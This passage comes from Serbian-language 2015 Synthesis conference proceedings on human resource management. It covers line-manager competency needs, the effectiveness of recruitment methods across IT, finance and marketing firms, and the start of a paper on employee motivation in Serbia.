Na osnovu analize matrice strukture, može se zaključiti da su sve stavke u pozitivnoj korelaciji sa dobijenom diskriminacionom funkcijom. Svi koeficijenti su veći od 0,4.

Položaj aritmetičkih sredina (AS) klastera na diskriminacionoj funkciji dat je u tabeli 3.

| Klaster Broj članova klastera | Položaj AS na funkciji |
|---|---|
| Prvi klaster 281 (43%) | 1,780 |
| Drugi klaster 380 (57%) | - 1, 317 |

Tabela 2. Rezultati klaster analize

Primenom KDA potvrđeno je da I klaster čine oni ispitanici koji smatraju da postoji potreba za unapređenjem svih kompetencija, dok II klaster čine oni ispitanici koji smatraju da potrebe za unapređenjem ne postoje ili da su one vrlo male.

Rezultati klaster analize ukazuju da je u proceni evidentna crnobela logika – *sve ili ništa* koja je indikator nezrelog, neselektivnog rezonovanja u suočavanju sa problemima u radu sa ljudima i u rukovođenju. Pristup "sve ili ništa" ne vodi ka uspešnim promenama. Za to je potreban racionalan odnos - objektivna procena na bazi koje je moguće identifikovati prioritete i definisati akcioni plan.

Ovaj nalaz neodoljivo podseća na uobičajeni žargon naših političara kada daju obećanja građanima u stilu: učinićemo sve da...

U tabeli 3 prikazani su odgovori na pitanje: koje karakteristike neposrednih rukovodilaca bi trebalo najpre unaprediti i u kojoj meri, da bi se uspešno realizovali poslovni ciljevi vašeg preduzeća?

Ispitanici su, logično, procenili da najpre treba unaprediti primenu savremenog znanja iz menadžmenta u praksi, što je očekivano. U našoj sredini se rukovođenje ne smatra naučenom veštinom, niti kompetencijom, već se više doživljava kao delegiranje moći da se upravlja ljudima ili organizuje posao, a način organizovanja i upravljanja ljudima prepušta se prirodnim osobinama ličnosti pojedinca.

| Kompetencije neposrednih rukovodilaca ( linijskih menadžera - „šefova") : | Procena potreba za unapređenjem kompetencija | | |
|---|---|---|---|
| | AS | SD | Rang |
| Primena savremenog znanja iz menadžmenta u praksi | 3,57 | 1,11 | 1 |
| Veština postupanja sa „teškim zaposlenima" | 3,50 | 1,22 | 2 |
| Veštine motivisanja saradnika | 3,49 | 1,23 | 3 |
| Pažnja i usmerenje na talentovane | 3,48 | 1,26 | 4 |

Tabela 3. Najizraženije potrebe za unapređenjem kompetencija neposrednih rukovodilaca na uzorku u celini

Sledi potreba za unapređenjem interpersonalnih veština, u ovom slučaju - postupanja sa tzv. *teškim zapslenima*, veština motivisanja, i zatim pažnja usmerena na talentovane. Šta su tačno pod ovim kompetencijama podrazumevali ispitanici, moglo bi se utvrditi primenom kvalitativnih metoda ispitivanja. To bi bio sledeći korak u nastavku ove vrste istraživanja.

## PROCENA POTREBA ZA UNAPREĐENJEM KOMPETENCIJA PO VRSTAMA PREDUZEĆA

Na uzorku ispitanika u celini potrebe za unapređenjem kompetencija neposrednih rukovodi- laca, posmatrano po vrstama preduzeća procenjene su približno isto (tabela 4).

| Vrsta preduzeća | N | Procena potreba za unapređenjem kompetencija | |
|---|---|---|---|
| | | AS | SD |
| Prvatna proizvodna preduzeća | 107 | 3,38 | 1,16 |
| Javna preduzeća i institucije | 187 | 3,37 | 1,17 |
| Privatna uslužna preduzeća | 190 | 3,26 | 1,32 |

Tabela 4. Procene potreba za unapređenjem kompetencija po vrstama preduzeća

Iako su razlike minimalne, redosled ukazuje da su potrebe za unapređenjem kompetencija neposrednih rukovodilaca najizraženije u privatnim proizvodnim preduzećima, a najmanje u privatnim uslužnim.

Prikazujemo najizraženije potrebe za unapređenjm pojedinačnih kompetencija po vrstama preduzeća u posebnim tabelama.

Na celom uzorku ispitanika, koji čine rukovodioci i izvršioci, statistički značajne razlike među procenjivačima po vrstama preduzeća dobijene su samo kod stavke *razvijanje međuljudskih odnosa* (F=3,717; p<0,05). Zaposleni u privatnim proizvodnim preduzećima smatraju da bi u većoj meri trebalo raditi na razvijanju međuljudskih odnosa, nego oni u privatnim uslužnim i javnim preduzećima i institucijama. Postupanje sa „problematičnim zaposlenima" je jedan od indikatora loših međuljudskih odnosa u preduzeću. Sveukupna slika međuljudskih odnosa u našim preduzećima i institucijama nije zadovoljavajuća, stoga je veoma važno unapediti ovaj segment. Poznato je da se u uslovima loših međuljudskih odnosa ne može računati na motivaciju i angažovanje zaposlenih na ostvarenju učinka. U prilog ovim nalazima su i rezultati istraživanja iz 2006. godina (Vujić, 2006), kojima je utvrđeno da je povećanje performansi statistički značajno povezano sa *obavezom rukovodilaca da razvijaju dobre međuljudske odnose* (r =,348**). Istovremeno, unapređenje kompetencija je takođe statistički značajno povezano sa *obavezom rukovodilaca da razvijaju dobre međuljudske odnose* (r=2,96**). Oba koeficijnta po veličini zauzimaju prva dva mesta na listi od 26 mehanizama koji mogu biti povezani sa unapređenjem performansi i kompetencija. Nema sumnje da je ponašanje rukovodilaca značajan faktor koji utiče na klimu i međuljudske odnose u organizaciji, na motivaciju zaposlenih i na mogućnost razvoja kompetencija zaposlenih. U nepovoljnim međuljudskim odnosima, energija zaposlenih je, između ostalog, usmerena na emocionalnu i socijlanu zaštitu pojedinaca, umesto na realizaciju radnih zadataka (** značajnost na nivou 001).



DOI: 10.15308/Synthesis-2015-686-690

## REZIME

Cilj ovog akcionog istraživanja je bio da se ispita osetljivost neposrednih rukovodilaca i izvršilaca na potrebe za unapređenjem njihovih kompetencija po vrstama preduzeća u Srbiji. Rezultati su pokazali da se izdvajaju dva klastera ispitanika i to: ispitanici koji smatraju da postoji potreba za unapređenjem svih kompetencija, i ispitanici koji smatraju da potrebe za unapređenjem ne postoje ili da su one vrlo male.

Posmatrano po vrstama vlasničke strukture preduzeća, statistički značajne razlike na uzorku u celini dobijene su samo kod stavke - razvijanje dobrih međuljudskih odnosa. Najveću osetljivost za unapređenje međuljudskih odnosa, od strane neposrednih rukovodilaca, izrazili su procenjivači u privatnim proizvodnim preduzećima. Ako uporedimo samo ocene izvršilaca, najveću osetljivost za potrebe unapređenja većeg broja kompetencija neposrednih rukovodilaca (spremnost za prihvatanje novih tehnologija, nivo energije, itd.) ispoljavaju izvršioci iz proizvodnih privatnih preduzeća, zatim iz javnih preduzeća i institucija. Izraženost potreba za unapređenjem kompetencija ukazuje na osetljivosti za rešavanje problema rukovođenja , a ne o posedovanju kompetencija rukovodilaca.

Detaljniji podaci o procenama potreba za unapređenjem kompetencija neposrednih rukovodilaca mogli bi se dobiti, kako je već napomenuto, kvalitativnim istraživanjem. Problem je u tome što preduzeća nisu otvorena za istraživače u pravom smislu reči. U javnim preduzećima čekaju se stalno najavljivane bazične promene - restrukturiranje, promene u vlasništvu i kadrovskoj strukturi, što prozvodi nesigurnost, povlačenje i pasivizaciju kod zaposlenih, a samim tim i nespremnost za iskrenu komunikaciju sa istraživačima. U privatnim preduzećima zaposleni su uglavnom pod neposrednim nadzorom rukovodilaca, opterećeni normom i radnim zadacima, tako da bi trebalo dobiti posebnu dozvolu od vlasnika za vreme koje bi zahtevao intervju.

Ozbiljniji pristup istraživanju mogao bi da se realizuje, i imao bi smisla, pod uslovom da postoji istinska želja za promenama i za unapređenjem pristupa rukovođenju u preduzećima. Za početak, imamo rezultate akcionog kvantitativnog ispitivanja koji ukazuju na prepoznavanje prioritetnih potreba za promenama u neposrednom rukovođenju.

## LITERATURA

Armstrong, M. (2002). *Employ Reward.* London: CIPID.

Armstrong, M. (2006). *Handbook of Human Resource Management Practice*. London: Kogan Page.

Barrick, R.M., & Ryan, A.M. (2003). *Personality and Work: Reconsidering the Role of Personality in Organizations.* San Francisco, CA: Jossey-Bass.

Borman, W.C., Ilgen, D.R., Klimoski, R.J., & Weiner, I.B. (2003). *Handbook of psychology: Volume 12*. New York: Wiley.

Boyatzis, R.E. (1982). *The competent manager: A model for effective performance*. New York: John Wiley & Sons.

Boyatzis, R.E. (2008). Competencies in the 21st century. *Journal of Management Development*, 27 (1), 5-12. DOI: 10.1108/02621710810840730

Campbell, J.P. (1990). *Modeling the performance prediction problem in Industrial and Organizational Psychology.* In M.D. Dunnette & L.M. Hough (Eds) Handbook of Industrial and Organizational Psychology. Palo Alto, CA: Consulting Psychologists Press.

Cascio, W.F. (2003). *Changes in Workers, Work and Organizations.* In Handbook of Psychology. DOI: 10.1002/0471264385.wei1216

Connock, S. (1992). The importance of "big ideas" to HR Managers. Personnel Management.

Guest, D. (1989). *Personnel and HRM: Can you tell the difference?* Personnel Management (January).

Ivancevich, J. (2010). *Human Resource Management.* Boston: McGraw-Hill.

McClelland, D. (1973). *Testing for Competence Rather Than for Intelligence. Washington:* American Psychologist.

Mitrani, A., Dalizel, M.M., & Fitt, D. (1992). *Competency Based Human Resource Management.* London: Kogan Pege.

Redman, T., & Wilkinson, A. (2006) . *Contemporary Human Resource Management.* New York: Prentice Hall.

Robbins, S.P., & Hunksaker, P.L. (2006). Training in interpersonal Skills, TIPS for Managing People at Work. New Jersey: Prentice Hall.

Vujić, D. (2006). Shvatanja o ljudskoj prirodi i radu i pristup upravljanju ljudskim potencijalima. *Psihologija, 39*(4), 527-549.

Vujić, D. (2008). *Menadžment ljudskih resursa i kvalitet*. Beograd: Centar za primenjenu psihologiju Društva psihologa.

Vujić, D. (2010). *Psihologija rada: čovek i rad u savemenom poslovnom okruženju.* Novi Sad: Prometej.

Vujić, D. (2011). *Upravljanje ljudskim resursima.* Novi Sad: Prometej.

Vujić, D. (2015). *Kompetencije za rad i rukovođenje: novi izazovi primenjene psihologije i menadžmenta ljudskih resursa.* Beograd: Centar za primenjenu psihologiju Društva psihologa.

Wood, R., & Payne, T. (1998). *Competency-based recruitment and selection*. Chichester: Wiley.



DOI: 10.15308/Synthesis-2015-686-690

Synthesis
International Scientific Conference of IT and Business-Related Research

# EFEKTIVNOST METODA REGRUTOVANJA U PROCESU POPUNJAVANJA POZICIJA

## THE EFFECTIVENESS OF RECRUITMENT METHODS IN THE PROCESS OF FILLING UP VACANCIES

Ivana Pećanac[1], Lazar Dražeta[1], Borivoje Đokić[2]
[1]Univerzitet Singidunum, Beograd, Republika Srbija
[2]Keiser University, Fort Lauderdale, Florida, USA

**Apstrakt:**
Sektor ljudskih resursa je od izuzetne važnosti u poslovanju jer je posvećen povećanju vrednosti ljudskog kapitala kao osnovnoj konkurentnoj prednosti savremenih organizacija. Jedna od važnih aktivnosti koje sektor za upravljanje ljudskim resursima obavlja je popunjavanje pozicija, kao proces privlačenja, odabira, angažovanja i zadržavanja radne snage čiji kvalitet i broj direktno utiču na poslovanje organizacije. Metode koje se koriste u procesu regrutovanja znatno se razlikuju između različitih organizacija i industrija, s tim da ne postoji jasna korelacija između načina oglašavanja i izvora kojima su zaposleni privučeni da se jave na konkurs u organizaciji. U ovom radu, korišćenjem ankete i razgovora sa zaposlenima, posmatrani su odnosi između metoda regrutovanja i izvora informacija o upražnjenim radnim mestima u nekoliko oblasti poslovanja. Cilj je da se utvrdi efektivnost metoda regrutovanja u privlačenju kvalifikovanih kandidata radi popunjavanja upražnjenih pozicija u organizaciji.

**Ključne reči:**
ljudski resursi, metode regrutovanja, popunjavanje pozicija.

**Abstract:**
The human resources sector is of the utmost importance in doing business, since it is dedicated to increasing the value of human capital, as the key competitive advantage of contemporary organizations. One of the important activities the human resources sector deals with is filling up staff vacancies, as a process of attracting, selecting, engaging and retaining the workforce, whose quality and number directly affect the organization's business results. The methods used in the recruitment process differ significantly between different organizations and industries, and there is no clear correlation between the mode of advertising and resources used to encourage employees to apply for the vacancies. This paper examines the relationship between recruitment methods and sources of information in several business fields by means of questionnaire and interviews with the employees. It aims to determine the efficiency of recruitment methods with the aim of attracting the qualified candidates for filling up vacancies within an organization.

**Key words:**
human resources, recruitment methods, staffing.

## 1. UVOD

Savremeno poslovanje u turbuletnom poslovnom okruženju globalnog tržišta nalaže da se ljudskim resursima treba baviti strategijski. Ljudski kapital je prepoznat kao glavni pokretač razvoja i održivosti organizacija, ali i jedina vrednost nad kojom organizacija nema pravno vlasništvo (Bhutoria, 2006). Nematerijalne vrednosti (*intangible assets*) koje nastaju kao rezultat rada zaposlenih danas čine najveći deo tržišne vrednosti S&P 500 organizacija, iako nemaju fizičku formu i time knjigovodstvenu vrednost (Ocean Tomo, 2010). Pošto je današnja ekonomija znanja zasnovana na ljudskom kapitalu kao osnovnom izvoru bogatstva, inovativne organizacije sa jakim portfoliom proizvoda i usluga stvorenih kao rezultat rada zaposlenih osiguraće sebi održivost poslovanja u uslovima globalne konkurencije.

Proces popunjavanja pozicija, čime se održava stalni priliv kvalitetnog ljudskog kapitala u organizaciji, sastoji se od dva koraka: regrutovanja (privlačenja) kvalifikovanih kandidata i selekcije (odabira) prijavljenih kandidata koji najbolje odgovaraju zahtevima upražnjenog radnog mesta (Đorđević Boljanović *et al*, 2013). Izbor efektivnog načina privlačenja svakoj organizaciji uvećava mogućnosti i, kada govorimo o regrutovanju izvan organizacije, najvažniju ulogu u tome imaju metode regrutovanja.

Međutim, dva izveštaja, koja su inicirala ovo istraživanje ukazala su na moguć nesklad između korišćenja metoda regrutovanja u organizacijama i izvora informacija koje potencijalni kandidati dobijaju o upražnjenim radnim mestima. Tako npr. informisanje od strane zaposlenih prema *Labour Force* anketi urađenoj na preko milion ispitanika predstavlja najvažniji izvor informacija potencijalnih kandidata o upražnjenom radnom mestu (Labour Market Trends, 2002), dok se prema CIPD anketi ovaj metod regrutovanja nalazi tek na 6-7. mestu po zastupljenosti, kod preko 800 organizacija u Velikoj Britaniji (CIPD, 2006). S obzirom na cenu koštanja popunjavanja pozicija (CIPD, 2009), od velike je važnosti za poslodavce da utvrde efektivnost metoda koje koriste za privlačenje kvalifikovanih kandidata, tj. da formalnim sredstvima procene ishod regrutovanja.

## 2. METODOLOGIJA

Za istraživanje efikasnosti metoda regrutovanja u organizacijama koje posluju u Republici Srbiji korišćena je tehnika anketiranja putem upitnika za dve grupe ispitanika: zaposlenih u

E-mail: ldrazeta@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-691-693

odeljenju ljudskih resursa i ostalih zaposlenih u organizaciji. U istraživanju je učestvovalo ukupno šest organizacija iz tri različite oblasti poslovanja i to: informacionih tehnologija, marketinga i poslovnih finansija.

Anketa za zaposlene u odeljenju ljudskih resursa imala je za cilj utvrđivanje zastupljenosti metoda koje njihove organizacije koriste u procesu regrutovanja. Anketa se sastojala od 12 pitanja, zatvorenog tipa (sa ponuđenim odgovorima) i sa mogućnošću da se dodaju komentari u predviđenom slobodnom polju. Anketa za ostale zaposlene u organizacijama imala je 9 zatvorenih pitanja sa ponuđenim metodama regrutovanja, kojima su oni privučeni da konkurišu za upražnjeno radno mesto na poslu koji sada obavljaju. Anketu je iz odeljenja za upravljanje ljudskim resursima popunjavao po jedan zaposleni, dok je anketu namenjenu ostalim zaposlenim u organizacijama popunilo ukupno 47 ljudi.

Kvantitativni metod statističke analize korišćen je u ovoj studiji. Dizajn istraživanja omogućio je dihotomne odgovore ispitanika ("da" i "ne") prilikom upita zaposlenima u organizacijama i njihovim odeljenjima za upravljanje ljudskim resursima. Nakon prikupljanja podataka, primenjena je neparametrijska statistička analiza (Kolmogorov-Smirnov test) metoda regrutovanja, kao odgovora dobijenih od strane ispitanika.

## 3. REZULTATI I DISKUSIJA

Veličina uzorka je uslovila odabir neparametrijske statističke analize rezultata istraživanja. Primenivši Kolmogorov-Smirnov test utvrdili smo da postoji statistički značajna razlika između metoda privlačenja kandidata koje organizacije koriste u procesu regrutovanja i načina na koji su anketirani zaposleni saznali za upražnjeno radno mesto na poslu koji sada obavljaju (Tabela 1). Osenčena polja označavaju podudarnost između metoda regrutovanja za dve grupe ispitanika: zaposlenih u organizaciji i odeljenju ljudskih resursa.

| Rang | Zaposleni | Odeljenje ljudskih resursa |
|---|---|---|
| 1 | Preporuke zaposlenih | Obrazovne institucije |
| 2 | Poslovni Internet sajtovi | Poslovni Internet sajtovi |
| 3 | Agencije za zapošljavanje | Javni mediji |
| 4 | Sajt organizacije | Preporuke zaposlenih |
| 5 | Oglasi u novinama | Sajt organizacije |
| 6 | Obrazovne institucije | Drugo |
| 7 | Javni mediji | Agencije za zapošljavanje |
| 8 | Posteri i bilbordi | Oglasi u novinama |
| 9 | Drugo | Posteri i bilbordi |
| 10 | Specijalizovani časopisi | Specijalizovani časopisi |

Tabela 1. Poređenje metoda regrutovanja iz sve tri oblasti poslovanja

Zbirna statistička analiza pokazuje nesklad između načina privlačenja koje koriste organizacije i saznanja kandidata za upražnjena radna mesta, ali bez reference ka svakoj od tri različite oblasti poslovanja. Zbog malog uzorka, rezultati nisu potvrđeni na nivou svake industrije posebno (dve organizacije po industriji), ali su prikazani kroz poređenje metoda regrutovanja (Tabele 2-4) I ovde, osenčena polja označavaju podudarnost između metoda regrutovanja za obe grupe ispitanika.

| Rang | Zaposleni | Odeljenje ljudskih resursa |
|---|---|---|
| 1 | Preporuke zaposlenih | Preporuke zaposlenih |
| 2 | Obrazovne institucije | Obrazovne institucije |
| 3 | Sajt organizacije | Poslovni Internet sajtovi |
| 4 | Poslovni Internet sajtovi | Javni mediji |
| 5 | Javni mediji | Drugo |
| 6 | Oglasi u novinama | Sajt organizacije |
| 7 | Agencije za zapošljavanje | Posteri i bilbordi |
| 8 | Posteri i bilbordi | Agencije za zapošljavanje |
| 9 | Specijalizovani časopisi | Specijalizovani časopisi |
| 10 | Drugo | Oglasi u novinama |

Tabela 2. Poređenje metoda regrutovanja iz oblasti informacionih tehnologija

| Rang | Zaposleni | Odeljenje ljudskih resursa |
|---|---|---|
| 1 | Poslovni Internet sajtovi | Poslovni Internet sajtovi |
| 2 | Preporuke zaposlenih | Obrazovne institucije |
| 3 | Agencije za zapošljavanje | Javni mediji |
| 4 | Oglasi u novinama | Oglasi u novinama |
| 5 | Sajt organizacije | Agencije za zapošljavanje |
| 6 | Specijalizovani časopisi | Sajt organizacije |
| 7 | Obrazovne institucije | Preporuke zaposlenih |
| 8 | Posteri i bilbordi | Drugo |
| 9 | Javni mediji | Specijalizovani časopisi |
| 10 | Drugo | Posteri i bilbordi |

Tabela 3. Poređenje metoda regrutovanja iz oblasti finansija

| Rang | Zaposleni | Odeljenje ljudskih resursa |
|---|---|---|
| 1 | Preporuke zaposlenih | Poslovni Internet sajtovi |
| 2 | Agencije za zapošljavanje | Obrazovne institucije |
| 3 | Poslovni Internet sajtovi | Preporuke zaposlenih |
| 4 | Oglasi u novinama | Agencije za zapošljavanje |
| 5 | Sajt organizacije | Oglasi u novinama |
| 6 | Specijalizovani časopisi | Sajt organizacije |
| 7 | Obrazovne institucije | Javni mediji |
| 8 | Posteri i bilbordi | Specijalizovani časopisi |
| 9 | Javni mediji | Posteri i bilbordi |
| 10 | Drugo | Drugo |

Tabela 4. Poređenje metoda regrutovanja iz oblasti marketinga

Evidentno je da ispitane organizacije iz oblasti informacionih tehnologija imaju najveći stepen podudarnost između najučestalijih metoda regrutovanja, tj. preporuka zaposlenih i obrazovnih institucija, za obe grupe ispitanika. Organizacije iz oblasti finansija imaju delimično poklapanje, kod prve i četvr-



DOI: 10.15308/Synthesis-2015-691-693

te rangirane metode dok oblast marketinga pokazuje najveću nepodudarnost u rangiranju metoda regrutovanja kojima se organizacije oglašavaju i načina na koji su zaposleni u tim organizacijama saznali za upražnjeno radno mesto na poslu koji sada obavljaju.

Obzirom na prirodu posla i zahteve kvalifikacija zaposlenih, može se reći da postoji visok stepen efikasnosti u metodama regrutovanja organizacija iz oblasti informacionih tehnologija. Preporuke zaposlenih i saradnja sa obrazovnim institucijama predstavljaju glavni izvor privlačenja kvalifikovanih kandidata, dok se nekoliko drugih metoda malo razlikuje po učestalosti pojavljivanja kod obe grupe ispitanika (npr. poslovni veb-sajtovi, javni mediji). Obe najučestalije metode regrutovanja se po prirodi fokusiraju na privlačenje kroz lični kontakt sa kandidatima i najčešće zahtevaju dokazana stručna znanja i veštine, kao i poznate osobine kandidata (Dessler, 2007).

U oblasti finansija postoji takođe podudarnost dve metode, ali sa većom razlikom u rangiranju kod obe grupe ispitanika (poslovni Internet sajtovi i oglasi u novinama). Zabrinjavajuća je činjenica da se preporuke nalaze da drugom mestu po rangiranju zaposlenih, ali zato na sedmom mestu po zastupljenosti metoda kojima odeljenje ljudskih resursa oglašava upražnjena radna mesta. U oblasti marketinga najmanja je podudarnost između metoda regrutovanja za obe grupe ispitanika ali se npr. preporuke zaposlenih, kao dominantni način kojim su zaposleni bili regrutovani nalaze na trećem mestu po zastupljenosti metoda oglašavanja u ovim organizacijama.

Zanimljivo je da se u svim ispitanim organizacijama iz različitih oblasti poslovanja preporuke zaposlenih nalaze na vrhu liste metoda regrutovanja kojima su zaposleni saznali za upražnjeno radno mesto na poslu koji sada obavljaju. Globalna istaživanja takođe pokazuju da je to jedan od najefektivnijih izvora kandidata (Labour Market Trends, 2002; Dessler, 2007). Ovo je od posebne važnosti za poslodavce i kandidate u Republici Srbiji, jer statistike pokazuju da je tokom 2014. godine za svako upražnjeno radno mesto u proseku konkurisalo 154 kandidata (Infostud, 2014). Uzevši u obzir prosečnu cenu koštanja popunjavanja pozicije, koja u nekim razvijenim zemljama iznosi preko 5000€ (CIPD, 2009), ne može se potceniti značaj regrutovanja za savremene organizacije.

## 4. ZAKLJUČAK

Regrutovanje, kao prvi korak u procesu popunjavanja pozicija kojim se vrši privlačenje kvalifikovanih kandidata direktno utiče na stalni priliv kvalitetnog ljudskog kapitala u organizaciji. Pritom, regrutovanje zahteva poznavanje načina oglašavanja na tržištu rada ali i prilagođavanje ciljnoj grupi, koje ne zavisi samo od organizacionih potreba već i od opisa radnog mesta za svaku poziciju. Takav pristup mora biti osnovno merilo uspeha, ukoliko organizacije žele da budu konkurentne i da se prilagođavaju poslovnim zahtevima kako unutar organizacije, tako i u spoljašnjem okruženju.

U ovom radu, posmatrani su odnosi između metoda regrutovanja kojima organizacije privlače odgovarajuće kandidate i načina na koji su zaposleni u tim organizacijama saznali za upražnjeno radno mesto na poslu koji sada obavljaju. Kao metod je korišćena anketa i razgovor sa dve grupe ispitanika: zaposlenih u odeljenju ljudskih resursa i ostalih zaposlenih u organizaciji. U istraživanju je učestvovalo ukupno šest organizacija iz oblasti informacionih tehnologija, marketinga i poslovnih finansija. Istraživanjem smo hteli da ukažemo na različitu efektivnost metoda regrutovanja, kako bi organizacije spram okruženja u kome posluju optimizovale ne samo načine privlačenja najkvalitetnijih kandidata već i troškove popunjavanja pozicija.

## LITERATURA


Bhutoria N. (2006). *Valuation of Human Capital*. Preuzeto sa www.hrfolks.com/articles/intellectual%20capital/valuation%20of%20human%20capital.pdf

CIPD. (2006). *Recruitment, Retention and Turnover: Annual Survey Report*. Lindon: CIPD, Preuzeto iz: Thorrington, D., Hall, L., Taylor, S. (2008). *Human resource management*. Harlow: Pearson Education Ltd.

CIPD. (2009). *Annual Survey Report 2009. Recruitment, Retention and Turnover.* Preuzeto sa http://www.cipd.co.uk/binaries/recruitment_retention_turnover_annual_survey_2009.pdf

Dessler, G. (2007). *Osnovi menadžmenta ljudskih resursa*. Beograd: Data Status.

Đorđević Boljanović, J., Dražeta, L., Babić, L., & Dobrijević, G. (2013) *Razvoj karijere i poslovnih veština*. Beograd: Univerzitet Singidunum.

Infostud (2014). *Najtraženija zanimanja u 2014. godini na sajtu Poslovi infostud.* Preuzeto sa https://poslovi.infostud.com/trazena-zanimanja/2014

Labour Market Trends (2002). *Labour Market Spotlight*. Preuzeto iz: Thorrington, D., Hall, L., Taylor, S. (2008). *Human resource management*. Harlow: Pearson Education Ltd.

Ocean Tomo. (2010). *Intangible Asset Market Value Study*. Preuzeto sa http://www.oceantomo.com/




DOI: 10.15308/Synthesis-2015-691-693

Synthesis
International Scientific Conference of IT and Business-Related Research

# MOTIVACIJA ZAPOSLENIH U SRBIJI

## EMPLOYEE MOTIVATION IN SERBIA

Dario Šalić, Danilo Golijanin, Slavko Alčaković
Univerzitet Singidunum, Poslovni fakultet u Beogradu, Danijelova 32, Beograd, Srbija

**Apstrakt:**
Motivacija zaposlenih postala je neizbežan faktor u stvaranju lanca vrednosti svake firme. Pojedini menadžeri smatraju da je motivacija proces zadovoljenja individualnih potreba zaposlenih gde pretpostavljaju da svaki zaposleni ima tenziju jer mu nije zadovoljena neka potreba i da bi kao posledica zadovoljenja te potrebe motivacija bila očekivan ishod. Kako bi se odgovorilo na pitanje zašto neki ljudi jure karijeru, neki gomilaju materijalna bogatstva, zašto žele da budu deo organizacije ili individualci koji žele priznanje i utiču na druge, moramo da shvatimo da nisu svi ljudi isti, zbog toga ne postoji šablon po kome bi se mogli motivisati. Upravo takva kompleksnost ljudske prirode, različitost u potrebama i željama, poslužila je teoretičarima da imaju drugačije poglede na ljudsku prirodu, i kasnije razviju različite teorije o motivaciji zaposlenih. Ove teorije poslužile su kao inspiracija mnogima da svoje zaposlene, njihove potrebe i želje, bolje razumeju, samim tim i omoguće pravu motivaciju. Prošla su vremena kada je plata bila dovoljan faktor da motiviše radnika za obavljanje posla. Menadžeri koji planiraju da povećaju produktivnost svojih zaposlenih, suočavaju se sa teškim pitanjem: kako motivisati zaposlene da usmere svoju energiju, znanje, veštine i sposobnosti da bi se ostvarili ciljevi organizacije? Autori u ovom radu istraživali su koliko su zaposleni u Srbiji zadovoljni motivacijom koju im pružaju njihovi nadređeni na poslu, kao i koja teorija motivacije je najprisutnija u Srbiji.

**Ključne reči:**
motivacija, teorije motivacije, zaposleni, menadžeri, poslovna organizacija.

**Abstract:**
Employee motivation has become an inevitable factor in creating value chain in every company. Some managers believe that motivation is a process aimed at satisfying individual needs of employees assuming that every employee is stressed when his/her needs are not satisfied. Therefore, motivation plays the crucial role in achieving so. In order to determine why some people pursue successful careers, others accumulate material wealth, why they wish to be part of an organization or individuals who seek recognition and want to influence others; we need to be aware of the fact that all the people are the same. Therefore, there is no common motivation pattern to be applied to everyone. Such complexity of human nature, differences in needs and wishes, has triggered theoreticians to perceive human nature differently, and to develop various theories of employee motivation. Such theories have enabled numerous employers to better understand the needs and wishes of their employees, and thus assume the appropriate approach to motivation. The salary is no longer a key factor for employee satisfaction and efficiency. If managers plan to increase employee productivity, they will need to provide an answer to a difficult question: how to motivate employees to direct their energy, knowledge, skills and abilities towards achieving the desired goals of an organization. The authors attempt to examine how much are employees in Serbia satisfied with motivation provided by their superiors, as well as to determine the most prominent motivation theory in Serbia.

**Key words:**
motivation, theory of motivation, employee, managers, business organization.

## 1. UVOD

Strategije kao što su smanjenje troškova i diferencijacija, u funkciji zaposlenih, uvek su se trudile da iskoriste pojedinca i njegov potencijal najbolje što su mogli. Kao posledica, radnici su bili nemotivisani i odustajali su od posla. Na zaposlene se gledalo isključivo kao na radnu snagu, koji ukoliko nezadovoljni stanjem na poslu, mogli su da naškode firmi kroz štrajkove i razne proteste u vidu smanjene produktinosti, negativnog publiciteta i nepotrebnih troškova. Uvidevši sa kakvim problemom se suočavaju, menadžeri su bili prinuđeni da promene svoj način razmišljanja i svoje zaposlene više uključe u kreiranje lanca vrednosti firme.

Danas zaposleni predstavljaju jedan od osnovnih generatora konkurentne prednosti (Porter, 2007). Pristup motivisanju zaposlenih menjao se sa promenama stavova koje su vlasnici i menadžeri imali prema radu i ljudima u organizaciji. Klasični pristup zasnovan na uverenju da su zaposleni samo resursi koje treba uključiti u procese rada, pretpostavlja da zaposleni poseduju odgovarajuću kvalifikaciju za dobro obavljanje posla i povećanje produktivnosti a da za uzvrat dobijaju odgovarajuću nadnicu za obavljen posao. Za razliku od klasičnog, savremeni pristup, zasniva se na uverenju da su ljudi u organizaciji kapital na kojem se izgrađuje diferentna prednost organizacije u odnosu na druge. Ova dva pristupa poslužila su da se teorije motivacije klasifikuju u dve grupe: rane teorije motivacije i savremene teorije motivacije (Petković, 2008).

U prvom delu ovog rada biće detaljno objašnjene teorije motivacije, njihove pozitivne i negativne strane, kao i integrativni model motivacije kao sveobuhvatni model prethodno navedenih teorija.

U drugom delu autori su pisali o kulturološkim razlikama među zaposlenima i njihov uticaj na istraživanje teorija motivacije zaposlenih u svetu.

Na kraju, pod pretpostavkom da Srbija ima drugačije motivatore zbog specifičnosti svoje kulture, istraživali smo koja teorija motivacije bi bila najprikladnija za srpskog radnika, ali i da li su zaposleni u Srbiji zadovoljni kako ih njihovi menadžeri motivišu.



E-mail: dario.salic@yahoo.com
DOI: 10.15308/Synthesis-2015-694-698

## 2. TEORIJE MOTIVACIJE ZAPOSLENIH

U knjizi „Organizaciono ponašanje", Mirjana Petrović klasifikuje teorije motivacije po uzoru na klasični, odnosno savremeni pristup motivisanja zaposlenih. Prva grupa teorija, koju je ona nazvala „teorije sadržaja i potreba", bazira se na klasičnom pristupu koji zaposlene gleda samo kao resurs koji treba uključiti u proces rada. One sugerišu na zaključak da su nezadovoljene potrebe ljudi osnovni motivator koji ih pokreće na akciju. U ovu grupu spadaju teorije poput Maslovljeve hijearhije potreba, Herzbergova motivaciono-higijenska teorija, Alderferova ERG teorija i Mek Lilendova teorija potreba. Drugu grupu, koju naziva „teorije procesa" čine: teorija postavljanja ciljeva, teorija jednakosti i teorija očekivanja. Ova grupa zasniva se na savremenom pristupu i uslovljena je bihejviorističkim i kognitivnim mehanizmima, odnosno prati međuljudsko ponašanje. U nastavku rada je predstavljeno detaljno objašnjenje svake motivacije pisano u knjzi „Organizaciono ponašanje" (Petković, 2008, str. 80-94).

